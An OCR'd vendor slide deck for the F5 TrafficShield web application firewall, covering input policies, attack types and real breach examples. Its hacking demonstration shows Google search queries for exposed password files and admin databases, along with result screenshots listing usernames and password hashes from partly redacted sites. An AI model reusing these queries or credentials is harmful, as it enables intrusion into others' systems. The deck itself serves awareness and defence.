
Single quote is a command delimiter:

- Best practice to disallow from parameters wherever possible
- Easiest to achieve with a generic policy applied to the whole site

BUT . . .




User Name: O’Connor




Single quote needed in some parameters:

- Need to be able to selectively relax policy – eg single quote allowed in this parameter
- Need to limit use within relaxed policy – eg only one single quote allowed in this parameter

Efficiency - Authentication Flow



Implementation Methodology




HTTP Request

http://www.somesite.com/article.php?id=425&format=html

- Object
- Object type
- Parameter name
- Parameter value
- Query String (everything which comes after the “?”)

Flexible Deployment Options



POLICY TIGHTENING SUGGESTIONS

Policy-Building Tools

- "Trusted IP" Learning
- Live Traffic Learning
- Crawler
- IIS interface (prototype)
- Negative RegEx
- Template

Implementation Sequence

1. **Network Installation**
    - Install in the site infrastructure
    - Run live data in passive
2. **Standard Implementation**
    - Start with a generic policy template
    - Refine policy using live data
    - Activate enforcement
3. **Policy Tightening: APC Phase 1**
    - Run Crawler on selected parts of the site
    - Refine the security policy - adding objects and parameters
4. **Policy Tightening: APC Phase 2**
    - Refine the security policy - adding flow

Implementation Types – The Tradeoffs

1. **Standard Implementation**
   - Security tightness: Moderate
   - Implementation length: Short (~1 day per Web app*)
   - On going maintenance: Minimal, on significant app changes only

2. **Policy Tightening: APC Phase 1**
   - Security tightness: Flexible, moderate to high
   - Implementation length: Flexible (1 day to 1 week*)
   - On going maintenance: Moderate, on moderate app changes

3. **Policy Tightening: APC Phase 2**
   - Security tightness: High to very high
   - Implementation length: Long (>1 week* - est.)
   - On going maintenance: High, on any app change

Enterprise Hardware Platform

TrafficShield™ 4100

Best in Class Security, Performance and Management

Secure:

- Hardened Appliance
- Secure O/S
- Tested for Vulnerabilities
- Avoids Configuration/ Compatibility Issues

Manageability:

- LCD for Simplified Management
- Hot-Swappable Power and Cooling
- Redundant Power/Fans

Performance:

- ***Unique*** Hardware Acceleration Support
- 4x Performance Increase
- Dual Processor

Comprehensive Functionality

Filters Attacks

- **Targeted**
  - Buffer Overflow
  - Cross-Site Scripting
  - SQL/OS Injection
  - Cookie Poisoning
  - Unvalidated Input Manipulation
  - Broken Access Control (Forceful Browsing)
- **Random**
  - Script Kiddies
  - Known Worms & Vulnerabilities
  - Requests for Restricted Object and File Types
  - Non-RFC-Compliant Traffic
  - Illegal HTTP Format, Method

Application Cloaking

- **Prevents OS and Web Server Fingerprinting**
- **Blocks HTTP and Application Error Messages**

Security Services


- **SSL Acceleration**
- **Key Management and Failover Handling**
- **Reverse Proxy**
- **IP/Port Filtering**

Scrubs Outgoing Content

- **Social Security Numbers**
- **Credit Card Numbers**
- **Account Numbers**
- **Patient Health ePHI**
- **Any Other Identifiable Text Pattern**

Application Security with TrafficShield

- Protect brand integrity
- Protect corporate & personal information
- Faster applications deployment
- Reduce application development costs
- Reduce application maintenance costs



- Policy-based full proxy with deep inspection & Java support
- Positive security augmenting negative security
- **Central point of application security enforcement:**
  - Allows applications to be deployed faster – lower cost
  - Protect applications from attacks reducing maintenance costs

Agenda

1. Overview of making Applications
   >available< – >fast< – >secure<
2. What threats do we face? - general status web application security
3. Short Hacking demonstration
4. Easy explanation of Traffic Shield
5. How does Traffic Shield secure your applications?
6. Real Live examples
7. Summary

Common Application Attacks

- **Improper validation of input by server side Web application (relying on client side validation):**
  - Cookie Poisoning
  - Hidden Field Manipulation
  - Parameter Tampering
  - Stealth Commanding (e.g. SQL/OS Injection)
  - Cross-site Scripting
  - Application Buffer Overflow
- **Backdoors and Debugs option (left in the application)**
- **Poor Session Management, Access Control & Authentication**
- **Third Party Misconfiguration**

Cisco Web Site Breached by Hackers

By Nate Mook, BetaNews
August 3, 2005, 12:24 PM

Facing a second embarrassing security situation in as many weeks, Cisco on Wednesday began notifying customers that its Web site, Cisco.com, had been compromised and asked users to change their passwords. News of the breach followed a report that Cisco's routers were vulnerable to a serious exploit.
"It has been brought to our attention that there is an issue in a Cisco.com search tool that could expose passwords for registered users," the company wrote. "As a result, to protect our registered Cisco.com users, we're taking the proactive step of resetting Cisco.com passwords."

Real-life Example: Cahoot

Customers could access other people's account details by entering only a username into the system and bypassing other security information.

Cahoot, owned by Abbey National, said that while account information could be viewed, no money could be moved.

The security breach was exposed when a Cahoot user contacted the BBC. He said he had stumbled upon a way of getting into his account with just his username.

5 November 2004

Full Story

http://www.thisismoney.com/20041105/nm84337.html

Real-life Example: Gateway Computer

“The computer maker's site assigned a user number to anyone who opened an account; [saved in a cookie] If you changed your number before returning to Gateway, the site's computers would think you were the owner of that second number, and would display in your browser that other person's name, address, phone number and order history, along with the last four digits, expiration date and even "verification code" of his or her credit card.”

(Wall St. Journal, February 2004)

The Hack:

Cookie Poisoning

Full Story

http://webreprints.djreprints.com/950910380730.html

Real-life Example: Minnesota State Police

“For months, access to a massive database of police files was available to anyone with a rudimentary knowledge of computers and an Internet link, according to a man who said he looked up files on the system several times. The man said he accessed the system by simply adding the words

- `PersonSearch/PersonSearch.asp`

to the end of the link's normal Web address.

(Associated Press)

The Hack

Forceful Browsing

(aka Broken Access Control)

Full Story

http://webreprints.djreprints.com/950910380730.html

Real-life Example: Oracle Applications

"Oracle Corporation has announced a security flaw in Oracle Applications 11i that allows an attacker to carry out database functions through a company's Web site.

The flaw, discovered by security firm Integrigy Corporation, is known as an SQL Injection vulnerability. It allows an attacker to manipulate the database by putting SQL code into Web page input fields."

(ZDNet, June 2004)

The Hack

SQL Injection

Full Story

http://www.zdnet.com.au/news/security/0,2000061744,39150326,00.htm

Real-life Example: Microsoft ASP.net

“This alert is to advise you of … a security vulnerability in ASP.NET. A malicious user could provide a specially-formed URL that could result in the unintended serving of secured content.”

(Microsoft memo to VISP partners, October 2004)

The Hack


Parameter Tampering

Full Story

http://support.microsoft.com/?kbid=887459

Real-life Example: Google Hacking

- **Search for words in URLs, such as**
  - ‘admin’ or ‘password’ to find restricted pages
- **Search for documents behind login pages**
  - ‘finance.xls’ or specific research reports
- **Search for known vulnerabilities**
  - Specific .dll and .pwd files often left open during server configuration


Google Search: filetype:pass pass intext:userid - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media Links
Address http://www.google.com/search?hl=en&lr=&ie=UTF-8&q=filetype%3Apass+pass+intext%3Auserid&btnG=Search
Go
Google
Web Images Groups News Froogle more »
[redacted] pass intext:userid
Search
Advanced Search
Preferences
Internet

Web Results **1** - **7** of about **9** for **filet**[redacted] **intext:userid**. (0.26 seconds)

Tip: Try Google Answers for help from expert researchers


# UserID : Password : View : Add : Del : Mod: Admin nautis ...
# UserID : Password : View : Add : Del : Mod: Admin nautis:cCYcV6UxtaBj2:1:1:1:1:1
nautisc:yeVQtesBz5ujo:1:1:1:1:1
www.s[redacted].org/articles/default.**pass** - 1k - Cached - Similar pages

# UserID : Password : View : Add : Del : Mod: Admin admin:A. ...
# UserID : Password : View : Add : Del : Mod: Admin admin:A.f0Kvdiyy8q2:1:1:1:1:1
author:zs047RckAhJH6:1:1:1:1:0 guest:1A1XRryMHOsFA:1:::: dathomas ...
www.libe[redacted]ction.com/demo/dbman/default.**pass** - 1k - Cached - Similar pages

# UserID : Password : View : Add : Del : Mod: Admin guest ...
# UserID : Password : View : Add : Del : Mod: Admin guest:1ryNhtnqtK5.o:1::::
fear:rtdK/kpFvxPuU:::::1 fearj:5J71lWxdryaYw:1:1:1:1:1
www.sheri[redacted]/services/library/ public_html/cgi-bin/slides/**pass**/slides-auth.**pass** - 1k - Cached - Similar pages

# UserID : Password : View : Add : Del : Mod: Admin Webmaster ...
# UserID : Password : View : Add : Del : Mod: Admin Webmaster:fvGAdlbemtCkl:1:1:1:1:1
bobp:J7YKICQOHjUHQ:1:1:1:1:
www.simply[redacted]/cgi-bin/links/default.**pass** - 1k - Supplemental Result - Cached - Similar pages

# UserID : Password : View : Add : Del : Mod: Admin oliwild ... - [Translate this page]
# UserID : Password : View : Add : Del : Mod: Admin oliwild:PzwDuHd6TW5cY:1:1:1:1:1


Google Search: allinurl: admin mdb - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media Links
Address http://www.google.com/search?hl=en&lr=&ie=UTF-8&oe=UTF-8&q=allinurl%3A+admin+mdb+
Go
Google
Web Images Groups News Froogle more »
a[redacted]dmin m[redacted]
Search
Advanced Search
Preferences
Done
Internet

Web Results **1** - **10** of about **194** for [redacted]**url: admin m**[redacted]. (0.13 seconds)

www.u[redacted].org.vn/cpi/other/admin.mdb
Similar pages

www.[redacted].co.uk/s/stb/database/Admin.mdb
File Format: Unrecognized - View as HTML
Similar pages

www.[redacted]co.uk/s/stb/database/BACKUP/ADMIN.MDB
File Format: Unrecognized - View as HTML
Similar pages

[redacted]osting.com - /**admin**/**mdb**/
ghzhosting.com - /**admin**/**mdb**/. [To Parent Directory] Friday, November 21, 2003 7:28 AM 192 ascend.ldb Wednesday, November 19, 2003 ...
ghzhosting.com/**admin**/**mdb**/ - 1k - Supplemental Result - Cached - Similar pages

www.[redacted]res.com/asp/admin.mdb
Similar pages

www.ny[redacted]gov/admin/SEDdir.mdb
File Format: Unrecognized - View as HTML
Similar pages

mdb Administrative Authentication

Agenda

1. Overview of making Applications >available< – >fast< – >secure<
2. What threats do we face? - general status web application security
3. Short Hacking demonstration
4. Easy explanation of Traffic Shield
5. How does Traffic Shield secure your applications?
6. Summary

Key Advantages of Web Application Firewalls

- **Positive security protects from unknown attacks**
- **Protects outbound content:**
  - Cloaks architectural & infrastructural information from hacker reconnaissance
  - Identifies & scrubs non-compliant content
- **Central point of application security enforcement:**
  - Allows applications to be deployed faster without compromising security – augmenting best practice methodology
  - Rapid deployment of new policies can protect ALL applications from new attacks and common flaws reducing application maintenance costs

Why TrafficShield?

- **Positive security model extends defence-in-depth to web applications**
  - Stop anything but good application behaviour
- **Flexible deployment**
  - Selective granularity to achieve optimum security
  - Flexible behavioural control to eliminate false positives
  - Powerful automation to reduce operating costs
- **Enterprise class hardened appliance**
  - High performance
  - High security
  - High availability
- **F5 common architecture**
  - Reduced cost of ownership
- **F5 financial strength & market leadership**
  - Investment protection

Why F5?

The ONLY financially secure vendor with a viable product who is set to lead the market:

- Global support capabilities
- Depth of financial support to fund growth
- Market share expansion due to AppShield acquisition
- Market share expansion due to Big-IP integration (compare Gartner!)
- Strategic potential with BIG-IP and FirePass on common TM/OS environment
- Frost & sullivan report (award)

Most common motive for partnership between customer and vendor

- **Agile Application Delivery**
  - Integration
- **End-to-end Op**
  - Performan
  - Availabil
  - Security
  - Reach

(Up 64% YOY)

s

Vision
Strength
Execution

- **Co chitecture**
- **Acquisition Excellence**
- **Market Leadership**
- **Technology Leadership**

Questions

&

Answers

Thank you for taking our time.

Any now get back to work.

(George W. Bush)